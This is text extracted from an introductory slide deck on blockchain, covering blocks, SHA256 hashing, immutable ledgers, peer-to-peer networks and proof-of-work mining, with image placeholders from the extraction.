

Blockchain Introduction

Plan of Attack

- What is a Blockchain?
- Understanding SHA256 Hash
- Immutable Ledger
- Distributed P2P Network
- How Mining Works (Part 1: TheNonce)
- How Mining Works (Part 2: The cryptographic puzzle)
- Byzantine Fault Tolerance
- Consensus Protocol (Part 1: Defense against attackers)
- Consensus Protocol (Part 2: Competing chains)
- Blockchain Demo

What is a blockchain

A blockchain is a continuously growing list of records, called blocks, which are linked and secured using cryptography.

- Wikipedia

A block



1. Data: "Hello World!"
2. Prev.Hash: 034DFA357
3. Hash: 4D56E1F05




Block: #3
Data: Kirill -> Hadelin 500 hadcoins Kirill -> Ebay 100 hadcoins Hadelin -> Joe 70 hadcoins
Prev.Hash: 0000DF2E57FB432A
Hash:




A chain of blocks

GENESIS BLOCK



Introductory plan



Understanding SHA256 Hash



<https://github.com/anders94/blockchain-demo/>

The 5 requirements for Hash algorithms

1. One-Way
2. Deterministic
3. Fast Computation
4. The Avalanche Effect
5. Must withstand collisions



2a89bf1700a91
40aa496380fd0
b4443921bbeef
b9cdb9ef6ea74
07cf82286afc




5fd924625f6ab
16a19cc9807c7
c506ae1813490
e4ba675f843d5
a10e0baacdb8



2a89bf1700a91
40aa496380fd0
b4443921bbeef
b9cdb9ef6ea74
07cf82286afc




Immutable Ledger




Traditional Ledger




Blockchain




Distributed P2P Network




Broadcasting



Trust in a trustless environment



How Mining Works




Cryptographic puzzle

A Hash is a Number

18D5A1AEDCBF543BC630130BEF99CFAD55D1B7413EF05B9AF927432FDE808C68
=11232962686236154915841062771303455665105266333
445130312258268457057784990824



0000000000087EC6D4886046788DCB49E9897F03C0A063F1F0CB57EEE7F0923
=00000000000000021842071160310993711682449205445
852323869008912526075378993443

- ALL POSSIBLE HASHES -





PoW : only exhaustive brute force works

- ALL POSSIBLE HASHES -

